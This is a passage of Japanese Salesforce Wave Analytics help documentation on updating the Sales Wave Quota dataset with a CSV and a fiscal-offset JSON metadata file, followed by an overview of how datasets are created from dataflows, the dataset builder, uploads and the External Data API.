組織のユーザから新しい Analytics Cloud - Wave Platform ライセンスの設定を要求された場合は、それらのユーザが以前のライセンスで Wave を使用していても、「Wave プラットフォームの設定」(ページ 4183)の手順に従ってください。それらのユーザに新しい権限セットライセンスを割り当て、1 つ以上の新しい権限セットを作成し、その権限セットをユーザに割り当てる必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

Sales Wave の Quota (Target) データセットの更新

ビジネスでユーザレベルの目標を追跡するかどうか、という設定ウィザードの質問に対する回答が「はい」であれば、アプリケーションにチームの目標データが含まれるように Sales Wave の Quota データセットを更新する必要があります。

Sales Wave アプリケーションを作成すると、Quota (Target) データセットが一緒に作成されます。Sales Wave でチームメンバーの月次、四半期、または年間の目標に対する追跡状況を調べるには、次の手順を実行して Quota データセットを更新する必要があります。また、ここに記載されている手順が説明されている動画「Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow」(Sales Wave アプリケーションの作成、第 2 部: 目標の CSV ファイルのアップロードとデータフローのスケジュール) を閲覧することもできます。

ユーザ権限


Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

メモ: .CSV ファイルを Sales Wave にインポートして使用する場合は、必ず UTF-8 に準拠しているテキストエディタを使用してファイルを作成したり開いたりしてください。これらのファイルを Microsoft Excel などのスプレッドシートソフトウェアで開くと、.CSV ファイルに書式が再設定され、Sales Wave で使用できなくなります。


メモ: ビジネスでユーザレベルの目標を追跡しない場合は、このステップを省略できます。これは、ビジネスでユーザレベルの目標を追跡するかどうか、という設定ウィザードの質問に対する回答が「はい」であれば、実行する必要があります。

1. 目標金額、開始日 (yyyy-mm-dd 形式)、所有者 氏名、ユーザ名の各項目をこの順番で含む .CSV ファイルを作成します。項目名では大文字と小文字が区別され、ここに表示されるとおりにファイルに表示される必要があります。「Sales Wave の .CSV ファイルの例」の例を参照してください。
2. 覚えやすい場所にファイルを保存します。
3. Salesforce で、Wave Analytics ホームページに移動し、Quota (Target) データセットを見つけます。
4. データセットにマウスポインタを置き、[編集] をクリックします。


5. Salesforce に Quota データセットのデータセット編集画面が表示されます。[データを更新] セクションから、[ファイルを選択するか、ここにファイルをドラッグしてください...] を選択します。




6. 開いたダイアログボックスで、ステップ 1 で作成した .CSV ファイルに移動し、ファイルをダブルクリックします。
7. [データセットを更新] をクリックします。
8. 会計期間がカレンダー期間と異なる場合 (開始日が 1 月 1 日以外の場合)、Quota メタデータファイルも更新する必要があります。
   a. Sales Wave の Quota データセットの JSON ファイルから JSON をコピーして、任意のテキストエディタに貼り付けます。
   b. `"fiscalMonthOffset"` の値を 4 から、各自の会計期間の開始月を表す数値に変更します。Sales Wave メタデータでは、数値の「0」は 1 月、「1」は 2 月を表します (12 月を表す「11」まで以下同様)。
   c. ファイルをデスクトップに保存し、データセット編集画面の [メタデータファイル (JSON) を追加] セクションの [ファイルを選択するか、ここにファイルをドラッグしてください...] にドラッグして Sales Wave にアップロードします。
   d. [データセットを更新] をクリックします。
9. 目標データをアップロードしたら、データフローを再実行してダッシュボードを更新します。
   a. Sales Wave 画面の右上にあるギアメニューをクリックし、[データ監視] を選択します。



b. [データ監視] 画面の左上にあるメニューから [データフロービュー] を選択します。



c. アプリケーションを見つけます。ページをスクロールダウンすることが必要になる場合もあります。アプリケーションのアイコンと名前の横にある画面右端のメニューを開き、[開始] をクリックします。



完成です。このデータフローにより、Sales Wave に自社の最新のセールスデータが表示されるようになります。データフローの詳細は、「Sales Wave アプリケーションの日次データフローのスケジュール」を参照してください。

Sales Wave の .CSV ファイルの例

以下は、Sales Wave アプリケーションの Quota (Target) データセットを更新するために作成された .CSV ファイルの例です。

Sales Wave の Quota データセットの JSON ファイル
会計年度の開始日が 1 月 1 日でない場合、このファイルを使用して、各自の会計年度の開始日で Sales Wave の Quota データセットを更新します。

Sales Wave の .CSV ファイルの例

以下は、Sales Wave アプリケーションの Quota (Target) データセットを更新するために作成された .CSV ファイルの例です。

メモ: このファイルは、例示のみを目的としています。チームメンバーの目標データを使用して、次の項目を含む独自の .CSV ファイルを作成してください。

- 目標金額
- 開始日
- 所有者 氏名
- ユーザ名

ファイルの作成にはUTF-8に準拠しているテキストエディタを使用し、Microsoft Excel などのスプレッドシートアプリケーションでファイルを開かないでください。項目名では大文字と小文字が区別され、ここに表示されるとおりにファイルに表示される必要があります。

「Sales Wave の Quota (Target) データセットの更新」 (ページ 4201)を参照してください。

例:

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

Sales Wave の Quota データセットの JSON ファイル

会計年度の開始日が 1 月 1 日でない場合、このファイルを使用して、各自の会計年度の開始日で Sales Wave の Quota データセットを更新します。

このファイルのコンテンツを任意のエディタにコピーし、"fiscalMonthOffset" の値(太字で表示)を各自の会計期間の開始月に変更します。Sales Wave メタデータでは、数値の「0」は 1 月、「1」は 2 月を表します (12 月を表す「11」まで以下同様)。下のコードでは、5 月を表す「4」に数値が設定されています。各自の会計期間の開始月を表す数値を使用します。次に、「Sales Wave の Quota (Target) データセットの更新」の手順に従って、ファイルを保存して Sales Wave にアップロードします。

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
     "fiscalMonthOffset": 4,
     "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

データインテグレーション

Salesforce データと外部データを Wave Analytics に統合することで、ユーザはエクスプローラとデザイナでそのデータを探索および視覚化できます。外部データは、外部のアプリケーションやスプレッドシートのデータなど、Salesforce 以外に存在するデータです。

データを Wave Analytics に読み込むとき、データはデータセットに読み込まれます。データセットとは、非正規化され、高度に圧縮された形式で保存された関連データのコレクションです。

Wave Analytics では次の方法でデータセットを作成できます。

	データフロー JSON	データセットビルダー	アップロードユーザインターフェース	外部データ API	Wave Connector
データソース	Salesforce オブジェクト、既存のデータセット	Salesforce オブジェクト	外部データ	外部データ	Microsoft Excel
外部データと Salesforce データの結合	可	不可	不可	不可	不可
グラフィカルユーザインターフェース	不可 (JSON)	可	可	不可 (プログラムによるアクセス)	可
複数データセットの同時作成	可	不可	不可	不可	不可
増分抽出のサポート	可	不可	不可	可	不可
データ更新方法	自動	自動	手動	手動	手動
レコードの絞り込み	可	不可	不可	不可	不可
データセット作成時の列の新規生成	可 (デルタ列およびディメンション列)	不可	不可	不可	不可
メタデータの上書き	可	不可	可	可	不可

データセット

データセットとは、非正規化され、高度に圧縮された形式で保存された関連データのコレクションです。プラットフォームライセンスごとに、組織は登録済みの全データセットで合わせて最大 2 億 5,000 万行のデータを保存できます。

データフローを使用したデータセットの作成

データフローを使用し、Salesforce オブジェクトまたは既存のデータセットのデータに基づいて 1 つ以上のデータセットを作成できます。

Wave データフローの変換

変換とは、データを操作することです。変換をデータフローに追加して、Salesforce オブジェクトやデータセットからデータを抽出したり、Salesforce データや外部データが含まれるデータセットを変換したり、データセットを登録したりすることができます。

データセットビルダーを使用したデータセットの作成

データセットビルダーを使用して、1 つ以上の Salesforce オブジェクトのデータに基づく単一のデータセットを作成できます。データセットビルダーによって、関連する JSON が生成され、データフロー定義ファイルに追加されます。データフローが次回実行されるときに、データセットが作成されます。データセットのデータは、データフローの実行時に毎回更新されます。データフロー定義ファイルを編集して、データセットを操作する変換を追加することもできます。

複製を使用したデータフローの高速化

複製により、データフローから Salesforce データの抽出を切り離し、別のスケジュールで抽出を実行できるようにします。これらの抽出を事前にスケジュールすることで、データフローの負荷が減り、高速に実行できるようになります。負荷をさらに軽くするため、複製では Salesforce データの増分が抽出されます。これにより、変更されたデータのみが抽出されます。

Excel データ用の Wave Connector

Salesforce Wave Connector を使用すると、容易に Microsoft Excel 2013 から Wave Analytics にデータをインポートできます。

外部データを使用したデータセットの作成

ユーザインターフェースから外部データファイルをアップロードするか、外部データ API を使用してデータセットを作成できます。外部データファイル (.csv、.gz、または .zip 形式) をアップロードするときに、メタデータファイルも提供できます。メタデータファイルには、外部データファイルのデータ構造を記述するメタデータ属性が含まれています。ユーザインターフェースから .csv をアップロードすると、Wave Analytics が自動的にメタデータファイルを生成します。このファイルをプレビューして変更できます。メタデータファイルを提供しない場合は、Wave Analytics がすべての外部データファイル列をディメンションとしてインポートします。

データセットの編集

データセットを編集して、データセット名、アプリケーション、セキュリティ述語、またはデータセットに関連付けられた拡張メタデータ (XMD) ファイルを変更できます。外部データファイルから作成されたデータセットについては、新しい外部データファイルまたはメタデータファイルをアップロードして、データまたはメタデータを更新することもできます。

データセットの削除

少なくともエディタアクセス権があれば、[私の非公開アプリケーション] または共有アプリケーションから不要なデータセットを削除できます。データセットを削除することで使用していないデータを減らし、組織の登録済みデータセット全体の行制限への到達を回避できます。

データセットの行レベルセキュリティ

データセットへのアクセス権を持つ Wave Analytics ユーザには、デフォルトでデータセット内のすべてのレコードへのアクセス権があります。ただし、データセットに行レベルセキュリティを実装してレコードへのアクセスを制限できます。レコードに機密データが含まれている場合など、アクセスの制限が必要になることがあります。

データセットの述語式の構文

述語式を定義するときには有効な構文を使用する必要があります。

データセット

データセットとは、非正規化され、高度に圧縮された形式で保存された関連データのコレクションです。プラットフォームライセンスごとに、組織は登録済みの全データセットで合わせて最大 2 億 5,000 万行のデータを保存できます。

Wave Analytics では、次のいずれかのデータ型が各データセット項目に適用されます。

日付
: *日付*は、日、月、年、必要に応じて時刻として表されます。日付に基づいたグループ化、絞り込み、および算術処理ができます。

ディメンション
: *ディメンション*は、地域、製品名、モデル番号など、定性的な値です。ディメンションは、データのグループ化や絞り込みに便利です。基準と異なり、ディメンションで計算を行うことはできません。クエリのパフォーマンス向上のため、Wave Analytics ではデータセットのすべてのディメンション項目にインデックスが付けられます。

基準
: *基準*は、収益や換算レートなど、定量的な値です。総収益や最小換算レートの計算など、基準に対して算術処理ができます。

作成するデータセットごとに、行レベルセキュリティを適用して、データセット内のレコードへのアクセスを制限できます。

注意: データセットを作成する前に、ソースデータの各列に少なくとも 1 つの値が含まれていることを確認します。すべてが null 値の列は、データセット内に作成されず、データフロー、レンズ、ダッシュボードで参照できません。null 値の場合、「n/a」や「空」のようなデフォルト値を入力することを検討してください。

データセットの数値処理

Wave Analytics では、内部的に数値を Long 型の値としてデータセットに保存します。たとえば、スケールが 2 の数値「3,200.99」は、「320099」として保存されます。ユーザインターフェースが保存された値を変換して 10 進数表記に戻し、数値を「3200.99」として表示します。

データセットの日付処理

Wave Analytics で日付をデータセットに読み込むとき、各日付はカレンダー年に基づいて複数の項目 (日、週、月、四半期、年など) に分割されます。たとえば、`CreateDate` 項目から日付を抽出すると、Wave Analytics は `CreateDate_Day` や `CreateDate_Week` などの日付項目を生成します。会計年度がカレンダー年と異なる場合は、Wave Analytics が会計日付項目も生成できるように設定できます。

データフロー JSON

データフローを使用し、Salesforce オブジェクトまたは既存のデータセットのデータに基づいて 1 つ以上のデータセットを作成できます。データフローとは、Salesforce オブジェクトまたはデータセットから抽出するデータ、データセットを変換する方法、およびクエリで使用可能にするデータセットを指定する一連の指示です。データフローでは、抽出したデータを操作し、そのデータをデータセットに読み込む前にメタデータを上書きできます。データフローは、日次スケジュールに従って実行され、継続的にデータが更新されます。

データセットビルダー

データセットビルダーを使用すると、1 つ以上の関連 Salesforce オブジェクトからのデータに基づいて 1 つのデータセットを作成できます。データセットビルダーでは、ポイント & クリックで容易に関連 Salesforce オブジェクトを識別および選択できます。

Excel データ用の Wave Connector

Salesforce Wave Connector を使用すると、容易に Microsoft Excel 2013 から Wave Analytics にデータをインポートできます。

ユーザインターフェースからの外部データのアップロード

アップロードユーザインターフェースを使用して、外部データに基づいて 1 つのデータセットを作成できます。.csv、.gz、または .zip 形式の外部データファイルをアップロードできます。データを更新するには、新しい外部データファイルをアップロードしてデータセット内のデータを上書きします。

外部データ API

外部データ API を使用して、.csv 形式の外部データに基づいて 1 つのデータセットを作成できます。API を使用して .csv ファイルをアップロードし、データセットを編集することもできます。データセットを編集する場合、すべてのレコードの上書き、レコードの追加、レコードの更新、またはレコードの削除を選択できます。

データセットの数値処理

Wave Analytics では、内部的に数値を Long 型の値としてデータセットに保存します。たとえば、スケールが 2 の数値「3,200.99」は、「320099」として保存されます。ユーザインターフェースが保存された値を変換して 10 進数表記に戻し、数値を「3200.99」として表示します。

データセットに保存可能な最大数値は 36,028,797,018,963,967、最小数値は -36,028,797,018,963,968 です。

警告: 数値がこの範囲外の場合、予期しない結果が生じる可能性があります。たとえば、スケールが 16 の値 3.7E-16 をデータセットに読み込もうとすると、Wave Analytics は値を 37000000000000000 として保存しようとします。ただし、この値は最大値を超えているため、Wave Analytics はレコード全体の読み込みに失敗します。さらに、基準を集計するクエリ (sum や group by など) を実行し、結果の値が最大値を超えた場合、値はオーバーフローして Wave Analytics は不正確な結果を返します。

データセットの日付処理

Wave Analytics で日付をデータセットに読み込むとき、各日付はカレンダー年に基づいて複数の項目 (日、週、月、四半期、年など) に分割されます。たとえば、`CreateDate` 項目から日付を抽出すると、Wave Analytics は `CreateDate_Day` や `CreateDate_Week` などの日付項目を生成します。会計年度がカレンダー年と異なる場合は、Wave Analytics が会計日付項目も生成できるように設定できます。

Wave Analytics では次の日付項目が生成されます。

項目名	データ型	説明
<日付項目名>_Second	テキスト	秒数。日付に秒がない場合、値は「0」になります。
<日付項目名>_Minute	テキスト	分数。日付に分がない場合、値は「0」になります。
<日付項目名>_Hour	テキスト	時間数。日付に時間がない場合、値は「0」になります。
<日付項目名>_Day	テキスト	日にち。
<日付項目名>_Week	テキスト	カレンダー年の週番号。
<日付項目名>_Month	テキスト	カレンダー年の月番号。
<日付項目名>_Quarter	テキスト	カレンダー年の四半期番号。
<日付項目名>_Year	テキスト	カレンダー年。
<日付項目名>_Week_Fiscal	テキスト	会計年度の週番号。
<日付項目名>_Month_Fiscal	テキスト	会計年度の月番号。
<日付項目名>_Quarter_Fiscal	テキスト	会計年度の四半期番号。
<日付項目名>_Year_Fiscal	テキスト	会計年度。
<日付項目名>_sec_epoch	数値	1970 年 1 月 1 日 (深夜 UTC) からの経過秒数。
<日付項目名>_day_epoch	数値	1970 年 1 月 1 日 (深夜 UTC) からの経過日数。

メタデータ属性を設定して、日付がデータセットに読み込まれる方法を制御し、Wave Analytics で会計日付項目を生成できるようにすることができます。メタデータ属性は、Salesforce データの sfdcDigest 変換パラメータまたは外部データのメタデータファイルに設定します。

重要: 外部データファイルから日付を読み込む前に、こちらで日付形式要件を確認してください。また、外部データファイルの列名が生成される日付項目名と競合しないようにしてください。たとえば、列 `Create_Date` を含む CSV を読み込むと、Wave Analytics でデータセット内に `Create_Date_Year` 項目が生成されます。CSV に `Create_Date_Year` という名前の項目もある場合、名前が競合するため、Wave Analytics でエラーが発生します。

Wave Analytics の会計期間

カレンダー年と会計年度が異なる場合、Wave Analytics がデータセットにカレンダー日付項目だけでなく会計日付項目も生成できるようにすることができます。Wave Analytics が会計日付項目を生成できるようにするには、


`fiscalMonthOffset` 属性を「0」以外の値に設定します。会計日付項目を生成する日付列ごとに、この属性を設定します。オフセットを「0」に設定するか、値を指定しないと、Wave Analytics は会計日付項目を生成しません。

さらに、会計期間を設定するには、各日付列に次のメタデータ属性を設定します。


`fiscalMonthOffset`
会計日付項目の生成の有効化に加え、この属性によって会計年度の開始月も決まります。`fiscalMonthOffset` に、会計年度の開始月とカレンダー年の開始月(1月)の差を指定します。たとえば、会計年度が4月に開始する場合、`fiscalMonthOffset` を「3」に設定します。

`isYearEndFiscalYear`
会計年度は、あるカレンダー年で開始し、別のカレンダー年で終了する可能性があるため、会計年度に使用する年を指定する必要があります。`isYearEndFiscalYear` 属性は、会計年度が、会計年度の終了年と開始年のどちらであるかを示します。

このしくみを確認するために、いくつか例を見てみましょう。`isYearEndFiscalYear` = true の場合(またはこの属性を指定しない場合)、会計年度は、会計年度の終了年です。次の図に示すように、会計年度は2016年に終了するため、2015年4月1日～2016年3月31日の日付はすべて会計年度2016年に含まれます。



`isYearEndFiscalYear` = false の場合、会計年度は、会計年度の開始年です。次の図に示すように、会計年度は2015年に開始するため、2015年4月1日～2016年3月31日の日付はすべて会計年度2015年に含まれます。



Wave Analytics の週番号

データセットに読み込まれる日付ごとに、Wave Analytics は、カレンダー年と会計年度(該当する場合)の対応する週番号を生成します。SOQL 関数の `WEEK_IN_YEAR` と同様に、Wave Analytics の週1は1月1日～1月7日です(これは UTC の `week()` 計算とは異なります)。

必要に応じて、`firstDayOfWeek` 属性を設定し、週の開始を特定の曜日に設定できます。たとえば、1月1日が土曜日で、週の開始を月曜日に設定した場合、週1は1月1日～2日になります。週2は、月曜日の1月3日に開始します。週3は、次の月曜日の1月10日に開始します。後続の週を指定された曜日で開始するため、週1は短くなる可能性があります。

データフロー JSON

データフローを使用し、Salesforce オブジェクトまたは既存のデータセットのデータに基づいて 1 つ以上のデータセットを作成できます。データフローとは、Salesforce オブジェクトまたはデータセットから抽出するデータ、データセットを変換する方法、およびクエリで使用可能にするデータセットを指定する一連の指示です。データフローでは、抽出したデータを操作し、そのデータをデータセットに読み込む前にメタデータを上書きできます。データフローは、日次スケジュールに従って実行され、継続的にデータが更新されます。

Wave Analytics には、変換ロジックのサンプルが含まれているデフォルトのデータフローが用意されています。このデータフローは、ただのサンプルであるため、実行する前に設定する必要があります。



データフローを設定するには、変換をデータフロー定義ファイルに追加します。*データフロー定義ファイル*は、データフローロジックを表す変換が含まれる JSON ファイルです。変換を追加して、抽出するデータ、データセットの変換方法、およびクエリで使用可能にするために登録するデータセットを決定することができます。

データフローを設定したら、新しいデータフロー定義ファイルを Wave Analytics にアップロードします。

デフォルトでは、データフローは自動的には実行されません。スケジュールに基づいてデータフローの実行を開始するには、最初にデータフローを手動で開始する必要があります。最初のジョブの実行後、データフロージョブは日次スケジュールに従って実行されます。データフローは、日次スケジュールで実行されて、Salesforce データへの最新の変更とデータフローロジックの変更を収集します。

データフロージョブを停止、再スケジュール、および監視することもできます。

関連トピック:

- データフローを使用したデータセットの作成

データセットビルダー

データセットビルダーを使用すると、1つ以上の関連 Salesforce オブジェクトからのデータに基づいて 1 つのデータセットを作成できます。データセットビルダーでは、ポイント & クリックで容易に関連 Salesforce オブジェクトを識別および選択できます。

データセットに含めるデータを選択すると、データセットビルダーにより、関連付けられた JSON が生成され、データフロー定義ファイルに追加されます。データフローが次回実行されるときに、データセットが作成されます。データセットのデータは、データフローの実行時に毎回更新されます。

関連トピック:

- データセットビルダーを使用したデータセットの作成

Excel データ用の Wave Connector

Salesforce Wave Connector を使用すると、容易に Microsoft Excel 2013 から Wave Analytics にデータをインポートできます。

Wave Connector は、デスクトップ版 Excel 2013 および Office 365 の Excel Online 用のアプリケーションとして使用できます。Connector は、Microsoft Office 用アプリストアから、または組織の非公開アプリケーションカタログからアプリケーションとして入手できます。Connector をインストールしたら、ポイント & クリックでデータを Excel から Salesforce にインポートできます。

Wave Connector Excel アプリケーションのインストール

Wave Connector アプリケーションを使用すると、ユーザはすばやく簡単に Excel 2013 から Salesforce Wave Analytics にデータをインポートできます。

ユーザインターフェースからの外部データのアップロード

アップロードユーザインターフェースを使用して、外部データに基づいて 1 つのデータセットを作成できます。.csv、.gz、または .zip 形式の外部データファイルをアップロードできます。データを更新するには、新しい外部データファイルをアップロードしてデータセット内のデータを上書きします。

Wave Analytics はデータセットにデータを読み込むときに、データの各列に関するメタデータも追加します。たとえば、メタデータにはデータ型、精度、スケール、デフォルト値を含めることができます。

外部データの場合、メタデータファイルで異なるメタデータ属性を指定しない限り、Wave Analytics は外部データファイル内のデータの各列に関するメタデータを推測します。*メタデータファイル*とは、外部データファイルの構造を説明する JSON ファイルです。たとえば、メタデータファイルを使用して、外部データの特定の列のデータ型とデフォルト値を明示的に設定できます。外部データをアップロードするときにメタデータファイルが提供されていない場合、Wave Analytics はすべての列をディメンションとして扱い、データ型を「テキスト」に設定します。この場合、テキストデータ型のデータセット列では数学的計算を実行できないため、データセットに適用可能なクエリの種類に影響します。数学的計算は、数値データ型のデータセット列でのみ実行できます。

外部データファイルに基づいてデータセットを作成したら、データセットを編集して新しいメタデータファイルを適用できます。これにより、各列のメタデータ属性を変更できます。

メモ: Wave は、アップロードされた CSV とメタデータファイルを、処理のみを目的として一時的に保存します。データセットが作成されると、Wave はファイルを消去します。

関連トピック:

- 外部データを使用したデータセットの作成

外部データ API

外部データ API を使用して、.csv 形式の外部データに基づいて 1 つのデータセットを作成できます。API を使用して .csv ファイルをアップロードし、データセットを編集することもできます。データセットを編集する場合、すべてのレコードの上書き、レコードの追加、レコードの更新、またはレコードの削除を選択できます。

外部データ API についての詳細は、*『Wave Analytics 外部データ API 開発者ガイド』*を参照してください。

データフローを使用したデータセットの作成

データフローを使用し、Salesforce オブジェクトまたは既存のデータセットのデータに基づいて 1 つ以上のデータセットを作成できます。

